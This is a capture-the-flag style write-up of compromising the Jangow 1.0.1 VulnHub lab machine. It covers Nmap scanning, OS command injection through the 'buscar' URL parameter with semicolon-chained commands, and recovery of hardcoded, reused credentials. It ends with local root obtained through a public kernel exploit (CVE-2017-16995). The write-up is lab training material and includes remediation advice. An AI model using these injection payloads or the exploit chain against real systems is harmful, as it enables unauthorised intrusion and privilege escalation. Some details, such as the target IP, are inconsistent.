

Jangow: 1.0.1

Prepared by: Raya

Target: Jangow 1.0.1 (VulnHub)

Environment: VirtualBox — Kali Linux (Attacker) / Jangow 1.0.1 (Target)

Table of Contents

1. Executive Summary.....	3
2.Scope and Objectives.....	3
3.Reconnaissance.....	3
4.Scanning and Enumeration.....	4
5. Web Enumeration.....	4
6. Gaining a Foothold – OS Command Injection	5
7. FTP Access and User Flag.....	7
8. Privilege Escalation	8
9. Root Flag & Full Compromise	9
10. Findings Summary.....	10
11. Recommendations	10
12. Recommendations	10

1. Executive Summary

Jangow: 1.0.1 is a beginner-friendly Boot2Root machine hosted on VulnHub that demonstrates how several low-severity issues, when chained together, can lead to full system compromise. This assessment identified an unauthenticated OS command injection vulnerability in a custom PHP web application, which was used to disclose hardcoded credentials. Due to credential reuse across the web application, an FTP service, and the operating system itself, these credentials provided an initial foothold. A subsequent local kernel exploit (CVE-2017-16995) was used to escalate privileges from a standard user to root, resulting in complete compromise

2.Scope and Objectives

The objective of this exercise was to perform a full compromise of the Jangow 1.0.1 VulnHub machine, simulating a black-box external penetration test. The scope was limited strictly to the target virtual machine, running in an isolated lab network with no internet-facing exposure.

Goals:

- identify exposed services
- enumerate the web application,
- obtain an initial low-privilege foothold,
- escalate to root
- document the full attack chain along with remediation guidance.

3.Reconnaissance

Before scanning, the attacker machine's network configuration was verified using `ifconfig` to confirm the correct subnet, and connectivity to the target was confirmed with a simple ping.

```
(root@kali:~)
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe60:c49b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:60:c4:9b txqueuelen 1000 (Ethernet)
    RX packets 19883 bytes 22882204 (21.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14691 bytes 3101856 (2.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
└─$ ping 10.0.2.17
PING 10.0.2.17 (10.0.2.17) 56(84) bytes of data.
64 bytes from 10.0.2.17: icmp_seq=1 ttl=64 time=9.67 ms
64 bytes from 10.0.2.17: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 10.0.2.17: icmp_seq=3 ttl=64 time=4.74 ms
64 bytes from 10.0.2.17: icmp_seq=4 ttl=64 time=1.31 ms
64 bytes from 10.0.2.17: icmp_seq=5 ttl=64 time=5.00 ms
^C64 bytes from 10.0.2.17: icmp_seq=6 ttl=64 time=1.27 ms
64 bytes from 10.0.2.17: icmp_seq=7 ttl=64 time=1.96 ms
64 bytes from 10.0.2.17: icmp_seq=8 ttl=64 time=2.61 ms
^C
--- 10.0.2.17 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7118ms
rtt min/avg/max/mdev = 1.190/3.467/9.666/2.740 ms
```

4.Scanning and Enumeration

Service enumeration was performed using Nmap:

```
nmap -T4 -sC -sV -A <target-IP>
```

The `-T4` flag speeds up scan timing (acceptable in a lab environment), while `-sC`, `-sV`, and `-A` enable default scripts, service version detection, and aggressive enumeration (OS detection and traceroute) respectively.

```
└─$ nmap -T4 -sC -sV -A 10.0.2.17
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-19 23:11 EDT
Nmap scan report for 10.0.2.17
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_ http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -    2021-06-10 18:05  site/
|_
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:B3:72:03 (PCS Systemtechnik/Oracle VirtualBox virt
Warning: OSScan results may be unreliable because we could not find at
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%),
lmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1   1.12 ms  10.0.2.17
```


Open services identified:

- **FTP (21)** — File Transfer Protocol
- **HTTP (80)** — Web server hosting a custom PHP application



The web application presented the largest attack surface and was prioritized for further testing.

5. Web Enumeration

Browsing to the target's IP address returned an Apache directory listing rather than a homepage, indicating directory indexing was enabled with no default index page configured. The listing contained a single directory, `site/`. The page footer confirmed the server version as Apache/2.4.18 (Ubuntu), consistent with the Nmap results.




Navigating into `site/` loaded the application's landing page, with About, Projects, and Buscar navigation options. Reviewing the page source and testing each link revealed a reference to `busque.php` with a `buscar` parameter. The bare path returned a 404, but the parameter itself — clearly user-controlled — was flagged for further testing.



6. Gaining a Foothold – OS Command Injection

The `buscar` parameter was first tested for local file disclosure by requesting `/etc/passwd`:


```
http://<target-IP>/site/busque.php?buscar=/etc/passwd
```



The server returned the full contents of `/etc/passwd`, revealing local user accounts including one named `jangow01`. To determine whether this was limited to file disclosure or allowed full command

execution, a shell command was appended using a semicolon separator, with spaces URL-encoded as %20:

```
http://<target-IP>/site/busque.php?buscar=;ls -la
```




```
1 total 40
2 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
5 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
7 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
10
11
```

The server executed the injected command and returned a directory listing, confirming that `busque.php` passed the `buscar` value directly into a shell execution function (such as PHP's `system()` or `shell_exec()`) without sanitization — a classic OS command injection vulnerability.

Commands were chained further to move up a directory and list hidden files:


```
http://<target-IP>/site/busque.php?buscar=;cd%20..;ls%20-l
```



```
1 total 16
2 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
6
7
```

This revealed a hidden file, `.backup`, which was read with:

```
http://<target-IP>/site/busque.php?buscar=;cd%20..;cat%20.backup
```



```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygur169";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

The file contained a PHP database connection script with hardcoded credentials: username `jangow01`, password `abygur169`. Since `jangow01` was already confirmed as a valid Linux user, and credential reuse across services is a common weakness, this credential pair was tested against the FTP service identified earlier.

7. FTP Access and User Flag

```
ftp <target-IP>
```

Authentication succeeded using jangow01 / abygur169, confirming credential reuse between the web application's database configuration and the system's FTP account.

```
└─$ ftp 10.0.2.14
Connected to 10.0.2.14.
220 (vsFTPD 3.0.3)
Name (10.0.2.14:raraye): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

The user flag was retrieved from the home directory:

```
ftp> cd /home
ftp> cd jangow01
ftp> get user.txt
```

```
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||54779|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000  1000    4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||39882|)
150 Here comes the directory listing.
-rw-rw-r--  1 1000  1000    33 Jun 10  2021 user.txt
226 Directory send OK.
```

```
(raraye@raraye)~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

With filesystem access via FTP, enumeration continued under `/var/www/html/site`, revealing a `wordpress/` directory containing `config.php`. This file disclosed a second set of database credentials — a different username and database, but the same reused password, `abygur169` — reinforcing the scope of the credential reuse issue across services.

```
ftp> cd /var/www/html/site/
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||58713|)
150 Here comes the directory listing.
drwxr-xr-x  3 33  33    4096 Jun 03  2021 assets
-rw-r--r--  1 33  33    35 Jun 10  2021 busque.php
drwxr-xr-x  2 33  33    4096 Jun 03  2021 css
-rw-r--r--  1 33  33   10190 Jun 10  2021 index.html
drwxr-xr-x  2 33  33    4096 Jun 03  2021 js
drwxr-xr-x  2 33  33    4096 Jun 10  2021 wordpress
226 Directory send OK.
```

```
ftp> cd wordpress
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63902|)
150 Here comes the directory listing.
-rw-r--r--  1 33  33    347 Jun 10  2021 config.php
-rw-r--r--  1 33  33   10190 Jun 10  2021 index.html
226 Directory send OK.
ftp>
```

```

ftp> cd wordpress
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63902|)
150 Here comes the directory listing.
-rw-r--r--  1 33      33          347 Jun 10  2021 config.php
-rw-r--r--  1 33      33       10190 Jun 10  2021 index.html
226 Directory send OK.
ftp>

```

8. Privilege Escalation

No SSH service was identified during the Nmap scan, so the recovered credentials (jangow01 / abygur169) were used to authenticate directly through the VM's local console. The second credential pair (desafio02 / abygur169) recovered from config.php was also tested but was not valid for a system login; only jangow01 provided an interactive shell.

```

JANGOW 01
REDE: 10.0.2.14

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$

```

The kernel version was then enumerated:


```
uname -a
```

```

jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$

```

The target was running Linux kernel 4.4.0-31, an outdated Ubuntu kernel affected by several known local privilege escalation vulnerabilities. Research on Exploit-DB identified CVE-2017-16995 (EDB-ID: 45010) — a Linux kernel BPF verifier sign-extension vulnerability enabling local privilege escalation — as a confirmed match, as the public exploit is explicitly documented as tested against Ubuntu 16.04 running kernel 4.4.0-31-generic, an exact match for this target.



The exploit source code was transferred to the target over the existing FTP session into jangow01's home directory, then compiled and executed:

```
gcc jangow01.c -o jangow01
chmod +x jangow01
./jangow01
```

```
ftp> put jangow01.c
local: jangow01.c remote: jangow01.c
229 Entering Extended Passive Mode (|||23332|)
150 Ok to send data.
100% |*****| 13248      1.79 MiB/s    00:00 ETA
226 Transfer complete.
13248 bytes sent in 00:00 (1.03 MiB/s)
ftp>
```

```

jangow01@jangow01:~$ ls
jangow01.c  user.txt
jangow01@jangow01:~$ _

```

```

jangow01@jangow01:~$ cat user.txt
41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ gcc jangow01.c -o jangow01
jangow01@jangow01:~$ chmod +x jangow01
jangow01@jangow01:~$ ./jangow01
..
.. t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
..
.. ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
..
*! creating bpf map
*! sneaking evil bpf past the verifier
*! creating socketpair()
*! attaching bpf backdoor to socket
*! skbuff => ffff88003a6f8200
*! Leaking sock struct from ffff88003c341a40
*! Sock->sk_rcvtimeo at offset 472
*! Cred structure at ffff880034c476c0
*! UID from cred structure: 1000, matches the current: 1000
*! hammering cred structure at ffff880034c476c0
*! credentials patched, launching shell...
```

9. Root Flag & Full Compromise

Privilege escalation was verified with:

whoami

The output returned `root`, confirming successful privilege escalation. The `/root` directory was accessed and `proof.txt` was read, completing full compromise of the target machine.

[illegible]

10. Findings Summary

#	Finding	Severity	Description
1	Directory Listing Enabled	Low	Apache directory indexing exposed the site/ directory structure with no index page.
2	OS Command Injection (busque.php)	Critical	The buscar parameter was passed unsanitized into a shell execution function, allowing arbitrary command execution.
3	Hardcoded & Reused Credentials	High	Database credentials were hardcoded in .backup and wordpress/config.php, and the same password was reused for the FTP/system account jangow01.
4	Outdated Kernel (CVE-2017-16995)	Critical	Kernel 4.4.0-31 was vulnerable to a known, publicly available local privilege escalation exploit.

11. Recommendations

- **Disable directory listing** on the Apache web server and ensure a proper index page is configured for all directories.
- **Eliminate OS command injection** by never passing user input directly to shell execution functions. Use parameterized APIs, allow-list validation, and language-native functions instead of shell calls.
- **Remove hardcoded credentials** from application source and configuration files. Use environment variables or a secrets manager instead.
- **Eliminate password reuse** across services and accounts; enforce unique, strong credentials per system and service.
- **Patch and update the kernel** regularly, and track CVEs against the running kernel version to close known local privilege escalation vectors.
- **Apply the principle of least privilege** to service accounts so that a single compromised credential does not grant broad system access.

12. Recommendations

Jangow: 1.0.1 is a beginner-friendly machine that demonstrates how seemingly minor security issues can be chained together to achieve full system compromise. Starting with web enumeration, the attack progressed through OS command injection, credential disclosure, credential reuse, FTP access, and ultimately a kernel-based privilege escalation to obtain root.

This exercise reinforces several core penetration testing principles: the importance of thorough enumeration, rigorous validation of user-controlled input, checking for credential reuse across services, and always assessing the underlying operating system for known privilege escalation vulnerabilities. Individually, each issue identified here appears low risk. Chained together, they formed a complete attack path from an unauthenticated web request to full administrative control.